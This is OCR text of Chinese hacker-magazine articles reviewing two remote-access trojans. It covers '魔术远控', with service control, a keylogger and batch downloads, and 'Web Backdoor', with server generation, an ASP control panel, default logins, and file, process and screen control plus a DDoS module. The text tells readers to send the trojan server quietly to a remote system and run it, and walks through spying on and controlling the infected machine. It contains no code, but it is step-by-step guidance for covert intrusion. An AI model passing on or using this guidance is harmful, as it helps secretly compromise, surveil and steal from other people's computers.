


图7

6、服务管理

作为目前主流的Windows操作系统，都是以系统服务来启动某些功能的，所以管理好系统服务，可以更加方便的将系统掌控在自己的手中。点击“服务管理”命令按钮，在弹出的列表窗口中就可以看到最新的服务信息。通过窗口下方的控制命令，可以执行服务的启动、停止、删除等操作。虽然魔术远控也带有创建新服务的功能，但是目前该功能暂时还不能使用，如图8。另外，通过“注册表查看’功能可以对远程注册表的内容进行查看，但是目前暂时还不能够进行管理操作。




图8

7、键盘记录

键盘记录这个功能毋庸置疑，就是用于监控远程键盘输入而设置的一个远程控制功能。点击打开这个控制命令后，首先需要点击“启动记录”按钮，这样就可以激活远程系统中的键盘记录插件。过了一段时间后，点击“查看记录”按钮就可以看到该功能记录的远程键盘的输入信息了。不过经过多次的测试发现，该功能目前还不能记录输入的中文信息。这样在输入中文信息的时候，插件依然记录的是中文输入法对应的信息内容，如图9。




图9

8、其他操作

除了上面介绍的这些功能外，魔术远控还包括很多的批量操作功能，比如文件下载、网页浏览、主机筛选等。点击“批量操作”菜单中的相关命令，就可以分别执行这些操作了，比如在执行“文件下载”和“网页浏览”的时候，除了在弹出的窗口输入文件的下载地址外，还需要设置一个“同时处理的主机数”，如图10。然后它会根据设置的主机数的数量来向这些远程主机发送指令，就好像在使用多线程下载一样。另外，通过“主机筛选”命令可以选出符合要求的主机，筛选可以根据计算机名、内存大小、操作系统、IP地址等进行操作。




图10

三、小结

总的来说，魔术远控在功能上还是中规中矩的，但是在程序编写的思想上，还是有很多自己的创意。比如通过功能插件来执行控制功能，利用驱动来结束被保护的进程等。只不过还需要将程序进一步的进行完善，这样魔术远控也就会变得越来越强，从而受到更多人的喜欢和追捧。

（本文所涉及到的魔术远控已收录到光盘中）

合二为一的概念性木马 Web Backdoor

天涯衰草

木马和远程控制程序在黑客 X 档案上已经介绍很多了，但归根到底还是属于 C/S 和 B/S 这两大类，今天我就向大家介绍一款集合了这两类木马程序优点的、全球首款 B/S 结构的 ASP+VB 远程控制木马。既然是全球首款，那么肯定是概念性的，下面我们就来感受一下这款概念性木马 Web Backdoor 吧！

一、配置服务端程序

首先从网上下载最新版的 Web Backdoor 木马，解压后可以在文件夹里看到多个文件，其中最主要的就是服务端生成器和 ASP 上线统计系统。我们对 ASP 上线统计系统的压缩包进行解压，解压后将所有文件上传到我们的虚拟空间中，但是这个网络空间必须要支持 ASP 脚本语言才行。如果大家没有网页空间的话，还可以在自己的系统里进行搭建，至于如何搭建微软的 IIS 服务，可以参看黑客 X 档案去年年底的文章。需要特别注意的是，不能使用小旋风等虚拟的 IIS 工具，否则无法接受数据和进行控制操作。另外，如果要架设 IIS 系统，就必须在有外网 IP 地址的电脑中才行，否则的话操作起来将更加麻烦。

运行木马的服务端程序生成器，在弹出的窗口中只需要设置服务端名称以及服务端程序的连接地址即可，连接地址可以是 IP 地址也可以是网站的域名，最后点击"生成木马"生成服务端就可以了，如图 1。




图 1

二、远程控制服务端

将服务端程序悄悄的发送到远程系统里并运行，服务端程序首先会连接一个设定的网站地址，接着由用户控制浏览器来连接同样的地址，然后使用浏览器输入本地系统的 IP 地址即可，很快就可以看到 ASP 上线统计系统的登录界面了。这样浏览器实际上就会通过网站，连接控制到远程的计算机系统，输入默认的帐号（admin）和密码（123456）后，就可以登录 ASP 上线统计系统的控制页面了，如图 2。

登录成功后，点击页面右上角的"刷新列表"，稍等一会儿就可以看到服务端程序上线。由于服务端程序是使用 VB 编写的，所以服务端程序的连接有时不太稳定，当连接成功后就可以在列表中看到主机名称、系统版本、内存大小和 IP 地址等基本信息了，如图 3。另外，从页面窗口中可以看到有三个主要的控制部分，包括批量命令操作、单机控制命令和 DDOS Attacker。

我们来看看"单机控制命令"，如果要对某个系统进行单独控制的话，就需要先设置"主机名称"这个选项，因为只有这样才知道用户需要控制哪台主机。如果要进行文件管理操作，就点击窗口中的"远程文件管理"按钮，在弹出的网页中就能看到远程磁盘的信息了。由于是通过网页对文件进行的操作，所以并不能像 EXE 木马那样使用鼠标来进行操作，因此只能通过窗口下方的命令来执行，比如要查看目录、删除文件或者创建文件的话，那么就需要在输入框里输入文件或文件夹的路径，然后在点击相应的控制命令就可以执行成功了。如果我们还想要下载文件，那么就要分别设置文件的链接以及文件保存的路径信息等，然后再点击"下载到"按钮就可以进行下载操作了。如果要上传某个文件的话，也需要设置该文件的本地路径，然后再执行"上载此文件"即可，如图 4。




图 2




图 3

如果我们想对远程系统的进程信息进行管理，那么在主控制页面中点击"远程进程管理"按钮，这样在弹出的窗口中就能看到远程系统的进程信息了。假如想要结束某个指定的进程信息，那么只需要在输入框里写入想要关闭的进程的名称，然后点击"杀死进程"按钮就可以结束掉这个进程了，如图 5。

Web Backdoor 木马也可以进行屏幕监控，点击"开始屏幕监控"按钮后就可以在新的页面中进行查看了，不过桌面监控的速度有些慢，所以在网络连接的时候会有些延时。

